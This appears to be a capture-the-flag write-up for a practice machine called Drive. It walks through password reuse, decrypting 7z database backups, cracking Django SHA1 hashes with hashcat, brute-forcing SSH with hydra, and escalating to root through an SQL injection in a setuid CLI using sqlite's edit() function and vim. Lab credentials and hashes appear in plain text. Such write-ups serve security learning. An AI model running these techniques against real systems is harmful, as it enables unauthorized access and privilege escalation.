
No luck

We logged in via ssh that user was called martin, so martin and martincruz may be same people we can try for password reuse.
We get in martincruz:Xk4@KjyrYv8t194L!

Going to explore tab ->


Source code ->
The sh file has credential for extracting 7z files.

H@ckThisP@ssW0rDIfY0uC@n:)
I copied all the .7z files to my box.

➜ www 7z e 1_Sep_db_backup.sqlite3.7z
7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
64-bit locale=C.UTF-8 Threads:8 OPEN_MAX:1024
Scanning the drive for archives:
1 file, 12770 bytes (13 KiB)
Extracting archive: 1_Sep_db_backup.sqlite3.7z
--
Path = 1_Sep_db_backup.sqlite3.7z
Type = 7z
Physical Size = 12770
Headers Size = 146
Method = LZMA2:22 7zAES
Solid = -
Blocks = 1
Enter password (will not be echoed):
Would you like to replace the existing file:
Path: ./db.sqlite3
Size: 3760128 bytes (3672 KiB)
Modified: 2022-12-26 11:33:57
with the file from archive:
Path: db.sqlite3
Size: 3760128 bytes (3672 KiB)
Modified: 2022-12-26 11:33:57
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? Y
Everything is Ok
Size: 3760128
Compressed: 12770
The credentials work and we get db.sqlite3 file from all the .7z files I ll extract hashes from all of them and see if they are uniq
All the hashes I got

Get Uniq hashes.
➜ www cat hashes | awk -F\| '{print $2}' | sort -u | uniq -c
1
1 pbkdf2_sha256$390000$GRpDkOskh4irD53lwQmfAY$klDWUZ9G6k4KK4VJUdXqlHrSaWlRLOqxEvipIpI5NDM=
1 pbkdf2_sha256$390000$TBrOKpDIumk7FP0m0FosWa$t2wHR09YbXbB0pKzIVIn9Y3jlI3pzH0/jjXK0RDcP6U=
1 pbkdf2_sha256$390000$ZjZj164ssfwWg7UcR8q4kZ$KKbWkEQCpLzYd82QUBq65aA9j3+IkHI6KK9Ue8nZeFU=
1 pbkdf2_sha256$390000$npEvp7CFtZzEEVp9lqDJOO$So15//tmwvM9lEtQshaDv+mFMESNQKIKJ8vj/dP4WIo=
1 pbkdf2_sha256$390000$wWT8yUbQnRlMVJwMAVHJjW$B98WdQOfutEZ8lHUcGeo3nR326QCQjwZ9lKhfk9gtro=
1 sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
1 sha1$DhWa3Bym5bj9Ig73wYZRls$3ecc0c96b090dea7dfa0684b9a1521349170fc93
1 sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
1 sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a
1 sha1$Ri2bP6RVoZD5XYGzeYWr7c$71eb1093e10d8f7f4d1eb64fa604e6050f8ad141
1 sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
1 sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
pbkdf2 hashes are bcrypt I won't waste my time cracking them I ll start with sha1.
Get them in a file in right format.
cat sha1hash
sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
sha1$DhWa3Bym5bj9Ig73wYZRls$3ecc0c96b090dea7dfa0684b9a1521349170fc93
sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a
sha1$Ri2bP6RVoZD5XYGzeYWr7c$71eb1093e10d8f7f4d1eb64fa604e6050f8ad141
sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a
sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
Crack them
hashcat sha1hash --show -m 124
sha1$DhWa3Bym5bj9Ig73wYZRls$3ecc0c96b090dea7dfa0684b9a1521349170fc93:john boy
sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a:johnmayer7
sha1$Ri2bP6RVoZD5XYGzeYWr7c$71eb1093e10d8f7f4d1eb64fa604e6050f8ad141:johniscool
These hashes belongs to the tom user I ll Check If it is a password for his ssh session.
john boy
johniscool
johnmayer7
➜ www hydra -l tom -P pass.txt ssh://10.10.11.235
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-13 12:04:58
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1 try per task
[DATA] attacking ssh://10.10.11.235:22/
[22][ssh] host: 10.10.11.235 login: tom password: johnmayer7
Got in.

I can see a setuid file.
tom@drive:~$ ls -la
total 916
drwxr-x--- 6 tom tom 4096 Sep 13 13:51 .
drwxr-xr-x 6 root root 4096 Dec 25 2022 ..
lrwxrwxrwx 1 root root 9 Sep 6 2023 .bash_history -> /dev/null
-rw-r--r-- 1 tom tom 220 Dec 25 2022 .bash_logout
-rw-r--r-- 1 tom tom 3771 Dec 25 2022 .bashrc
drwx------ 3 tom tom 4096 Jan 1 2023 .cache
drwx------ 3 tom tom 4096 Feb 3 2023 .config
-rwSr-x--- 1 root tom 887240 Sep 13 13:36 doodleGrive-cli
drwx------ 3 tom tom 4096 Jan 1 2023 .gnupg
drwxrwxr-x 3 tom tom 4096 Dec 28 2022 .local
-rw-r--r-- 1 tom tom 807 Dec 25 2022 .profile
-rw-r----- 1 root tom 719 Feb 11 2023 README.txt
-rw-r----- 1 root tom 33 Mar 13 06:04 user.txt
-rw-r--r-- 1 tom tom 39 Aug 29 2023 .vimrc
./doodleGrive-cli
[!]Caution this tool still in the development phase...please report any issue to the development team[!]
Enter Username:
sadf
Enter password for sadf:
asdf
Invalid username or password.
Using strings on the binary.
strings -n 8 doodleGrive-cli | less
[]A\A]A^A_
[]A\A]A^A_
[]A\A]A^
AWAVAUATUSH
[]A\A]A^A_
/usr/bin/sqlite3 /var/www/DoodleGrive/db.sqlite3 -line 'SELECT id,last_login,is_superuser,username,email,is_staff,is_active,date_joined FROM accounts_customuser;'
/usr/bin/sqlite3 /var/www/DoodleGrive/db.sqlite3 -line 'SELECT id,name FROM accounts_g;'
/usr/bin/sudo -u www-data /opt/server-health-check.sh
Enter username to activate account:
Error: Username cannot be empty.
/usr/bin/sqlite3 /var/www/DoodleGrive/db.sqlite3 -line 'UPDATE accounts_customuser SET is_active=1 WHERE username="%s";'
Activating account for user '%s'...
/usr/bin/sudo -u www-data /usr/bin/tail -1000 /var/log/nginx/access.log
doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
Select option:
exiting...
please Select a valid option...
[!]Caution this tool still in the development phase...please report any issue to the development team[!]
Enter Username:
Enter password for
moriarty
findMeIfY0uC@nMr.Holmz!
Welcome...!
Invalid username or password.
xeon_phi
../csu/libc-start.c
FATAL: kernel too old
__ehdr_start.e_phentsize == sizeof *GL(dl_phdr)
Unexpected reloc type in static binary.
I can see a password I ll try this, and also its using bash commands to show us output, its using /var/www/backups/db.sqlite3 to perform option 1,2,5
moriarty:findMeIfY0uC@nMr.Holmz!
right password
Enter Username:
moriarty
Enter password for moriarty:
findMeIfY0uC@nMr.Holmz!
Welcome...!
doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option:
The intended way is to use buffer overflow, I have not learnt it yet :(
The unintended way is to use sql injection The option 5 asks us a username
Use SQL edit() function
doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option: 5
Enter username to activate account: hello
Activating account for user 'hello'...
Its using db.sqlite3 file to perform operation, Here If we use VISUAL=/usr/bin/vim and if we can use the edit function in sql
https://www.sqlite.org/draft/cli.html#the_edit_sql_function

We can get a vim shell as root user, Then use :!/bin/bash to get a shell as root.
GET Root
